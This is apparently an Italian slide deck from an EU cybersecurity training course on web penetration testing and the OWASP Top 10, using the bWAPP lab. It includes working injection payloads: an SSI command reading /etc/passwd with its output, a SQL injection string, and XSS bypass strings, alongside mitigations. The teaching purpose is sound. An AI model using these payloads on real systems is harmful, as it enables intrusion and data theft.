Test di penetrazione delle applicazioni web - OWASP top 10

CSP009_W

PRESENTAZIONE DA PARTE DI:
CHRISTOS GRIGORIADIS (FOCALE PUNTO)

CyberSecPro


CyberSecPro creates cutting-edge education and training materials and courses to advance competencies and professionalism in EU cybersecurity.

Funded by the European Union


Funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.

Project Agreement no. 101083594

Stack di applicazioni web



Esempio di stack tecnologico che implementa un componente



Lo stack di protocollo

IP per l'instradamento dei pacchetti

Le informazioni IP vengono elaborate dalla componente di routing del

kernel del sistema operativo TCP per un trasporto affidabile dei dati.

I dati TCP vengono inoltrati dal kernel del sistema operativo al socket del browser/server web/applicazione mobile.

SSL per la riservatezza del trasporto, l'integrità dei dati e l'autenticazione tra pari

Implementato come codice di libreria, utilizzato nel browser / server web / app mobile

HTTP per le transazioni web e la distribuzione dei contenuti

Può essere un codice di libreria, utilizzato in un browser / server web / applicazione mobile.

Protocolli di livello applicativo per la comunicazione con i servizi web (SOAP, JSON, ecc.)
Può essere un codice di libreria, utilizzato in:

JavaScript delle applicazioni del browser

codice delle applicazioni web+ applicazioni mobili

Una tipica richiesta web

1. L'utente inserisce https://domain.net nel browser
2. Il browser effettua una richiesta DNS e risolve domain.net all'IP 1.1.1.1
3. Il browser avvia la negoziazione SSL con il servizio sulla porta 443 dell'IP 1.1.1.1
4. Il browser verifica la catena di certificati del server
5. Il browser invia una richiesta HTTP attraverso il canale di comunicazione SSL.
   - GET / HTTP/1.1
   - Host: domain.net
   - …
6. Il server risponde con il contenuto della pagina attraverso il canale SSL
   - HTTP/1.1 200 OK
   - Lunghezza del contenuto: 131
   - …
7. Il browser fa ulteriori richieste per altri contenuti che devono essere visualizzati nella pagina (immagini, ecc.)
8. Il browser termina il rendering della pagina

Sessioni

HTTP è senza stato

Ma le applicazioni richiedono uno stato!

- L'applicazione web mantiene un oggetto di sessione per tracciare le sessione
- Ogni oggetto di sessione è collegato a un ID di sessione (un numero casuale).
- L'applicazione web passa l'ID di sessione al client, di solito tramite un parametro cookie.
- Ogni volta che il cliente vuole effettuare una transazione all'interno dello stesso trasmette il relativo ID di sessione all'applicazione web.

Rubando l'ID di sessione di un utente, un aggressore sarebbe in grado di impersonare l'utente al server

Autenticazione utente

HTTP prevede

l'autenticazione di base

- nome utente e password vengono inviati al server
- la password viene mantenuta con hash sul server

Autenticazione Digest

- Il server conserva la password del cliente nella forma originale
- Il server sfida il client con il nonce
- Il client invia nome utente, hash(password, nonce)

La maggior parte delle applicazioni web implementa la propria autenticazione

- Nome utente e password vengono inviati alla pagina di login
- Il server controlla la password con un modulo hash (?) nel database.
- Se la password è verificata, viene creato un oggetto di sessione autenticato per l'utente.

Autorizzazione

Controlla se una richiesta in arrivo è legata a una sessione con i giusti privilegi prima di procedere con lazione descritta nella richiesta.

Esempio di controlli di autorizzazione:

- L'ID della sessione è valido?
- Appartiene a un utente collegato?
- La sessione è collegata a un account amministrativo?
- La sessione si trova nello stato richiesto (ad esempio, i dettagli dell'indirizzo sono stati verificati) per eseguire questa azione?

Superficie di attacco delle applicazioni web

	Routing	Transport*	Application
Client	MAC spoofing DNS spoofing BGP attacks ...	Eavesdropping Session cookie theft MITM attack ...	Browser bug exploitation XSS Clickjacking ...
Server	MAC spoofing DNS spoofing Bad FW config ...	SYN DoS Reflective DoS Padding oracle attack ...	Authentication bypass CSRF SQL injection ...

Il trasporto comprende tutte funzionalità non di instradamento che sono responsabili della consegna dei dati così come sono al browser e all'applicazione web.

Sicurezza delle applicazioni web

Molti servizi critici sono passati a un servizio web implementazione

Le applicazioni web elaborano i dati di milioni di utenti.

Sono in corso attacchi a tutti i livelli dello stack delle applicazioni web.

Sicurezza proattiva

- Migliori pratiche di sviluppo
- Audit+ Pen. Test
- Firewall per applicazioni web
- Contratti per la risposta agli incidenti DoS da parte degli ISP

Top 10 di OWASP
&
BWAPP

1. Iniezione
2. Autenticazione e gestione delle sessioni interrotte
3. Cross-Site Scripting (XSS)
4. Riferimenti a oggetti diretti non sicuri
5. Errata configurazione della sicurezza
6. Esposizione di dati sensibili
7. Manca il controllo dell'accesso a livello di funzione
8. Falsificazione delle richieste cross-site (CSRF)
9. Utilizzo di componenti con vulnerabilità note
10. Reindirizzamenti e inoltri non validati


Iniezione

I dati non attendibili vengono inviati a un interprete come parte di un comando o di un'azione.
interrogazione

I dati ostili inducono l'interprete a eseguire comandi non voluti o ad accedere
a dati non autorizzati.

- Iniezione SQL
- Iniezione SQL cieca
- Inclusione di file PHP
- Iniezione di comandi del sistema operativo
- Iniezione LDAP
- Iniezione XPATH
- ...

Iniezione HTML riflessa (GET/POST)




```
<h1>HTML Injection - Reflected (GET)</h1>

<p>Enter your first and last name:</p>

<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">

    <p><label for="firstname">First name:</label><br />
    <input type="text" id="firstname" name="firstname"></p>

    <p><label for="lastname">Last name:</label><br />
    <input type="text" id="lastname" name="lastname"></p>

    <button type="submit" name="form" value="submit">Go</button>

</form>

<br />
<?php

if(isset($_GET["firstname"]) && isset($_GET["lastname"]))
{

    $firstname = $_GET["firstname"];
    $lastname = $_GET["lastname"];

    if($firstname == "" or $lastname == "")
    {

        echo "<font color=\"red\">Please enter both fields...</font>";

    }

    else
    {

        echo "Welcome " . htmli($firstname) . " " . htmli($lastname);

    }

}

?>

</div>
```

Iniezione HTML riflessa (GET/POST)

MITIGAZIONE

GET e POST sono i metodi di HTML utilizzati per la richiesta di dati al sever, la mitigazione per questi metodi può essere aggiunta come il blocco di caratteri speciali come <>/ ecc.

Utilizzo di html=html.replace(/</g, "<").replace(/>/g, "gt;"); in javasrcipt Utilizzo

delle funzioni di jQuery come

funzione (html) {

restituire $($.parseHTML(html)).text();

}

Se una stringa contiene un potenziale codice html, lo sviluppatore può usare

$msg= " ";

$safe_msg = htmlspecialchars($msg, ENT_QUOTES); echo

$safe_msg;

Gli oggetti DOM sono sanificati nei campi di input dell'utente.

Iniezione HTML riflessa (GET/POST)

```php
function xss_check_1($data)
{

    // Converts only "<" and ">" to HTLM entities
    $input = str_replace("<", "&lt;", $data);
    $input = str_replace(">", "&gt;", $input);

    // Failure is an option
    // Bypasses double encoding attacks
    // <script>alert(0)</script>
    // %3Cscript%3Ealert%280%29%3C%2Fscript%3E
    // %253Cscript%253Ealert%25280%2529%253C%252Fscript%253E
    $input = urldecode($input);

    return $input;

}

function xss_check_2($data)
{

    // htmlentities - converts all applicable characters to HTML entities

    return htmlentities($data, ENT_QUOTES);

}

function xss_check_3($data, $encoding = "UTF-8")
{

    // htmlspecialchars - converts special characters to HTML entities
    // '&' (ampersand) becomes '&amp;'
    // '"' (double quote) becomes '&quot;' when ENT_NOQUOTES is not set
    // "'" (single quote) becomes '&#039;' (or &apos;) only when ENT_QUOTES is set
    // '<' (less than) becomes '&lt;'
    // '>' (greater than) becomes '&gt;'

    return htmlspecialchars($data, ENT_QUOTES, $encoding);

}

function xss_check_4($data)
{

    // addslashes - returns a string with backslashes before characters that need to be quoted in database queries etc.
    // These characters are single quote ('), double quote ("), backslash (\) and NUL (the NULL byte).
    // Do NOT use this for XSS or HTML validations!!!

    return addslashes($data);
```

Iniezione BWAPP- Iniezione SSI

Mitigazione:

Disattivare l'esecuzione di SSI nelle pagine che non lo richiedono. Per le pagine che richiedono SSI, assicuratevi di eseguire i seguenti controlli

Abilitare solo le direttive SSI necessarie per questa pagina e disabilitare tutte le altre.

L'entità HTML codifica i dati forniti dall'utente prima di passarli a un'entità pagina con i permessi di esecuzione SSI.

Usate SUExec per far eseguire la pagina come proprietario del file invece che come utente del server web.

Iniezione BWAPP- Iniezione SSI

<!--#exec cmd="cat /etc/passwd"-->

Hello root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119::/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false neo:x:1001:1001::/home/neo:/bin/sh alice:x:1002:1002::/home/alice:/bin/sh thor:x:1003:1003::/home/thor:/bin/sh wolverine:x:1004:1004::/home/wolverine:/bin/sh johnny:x:1005:1005::/home/johnny:/bin/sh selene:x:1006:1006::/home/selene:/bin/sh postfix:x:117:129::/var/spool/postfix:/bin/false proftpd:x:118:65534::/var/run/proftpd:/bin/false ftp:x:119:65534::/home/ftp:/bin/false snmp:x:120:65534::/var/lib/snmp:/bin/false ntp:x:121:131::/home/ntp:/bin/false Chris,

Your IP address is:

192.168.83.140


Iniezione BWAPP-SQL (GET/ricerca)

/ SQL Injection (GET/Search) /

Search for a movie: Iron Man' or 1=1 # Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Iniezione BWAPP- Iniezione SQL (GET/Selezione)




/ SQL Injection (GET/Search) /

Search for a movie: Iron Man' or 1=1 # Search


Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Iniezione BWAPP-SQL (GET/Selezione)




Autenticazione e gestione delle sessioni interrotte


```php
include("security.php");
include("security_level_check.php");

switch($_COOKIE["security_level"])
{

    case "0" :

        // Do nothing

        break;

    case "1" :

        // Destroys the session
        session_destroy();

        break;

    case "2" :

        // Unsets all of the session variables
        $_SESSION = array();

        // Destroys the session
        session_destroy();

        break;

    default :

        // Do nothing

        break;

}
```





```php
<div id="main">

    <h1>Broken Auth. - Logout Management</h1>

    <p>Click <a href="ba_logout_1.php" onclick="return confirm('Are you sure?');">here</a> to logout.</p>

</div>
```

Autenticazione e gestione delle sessioni interrotte









Cross-Site Scripting (XSS)

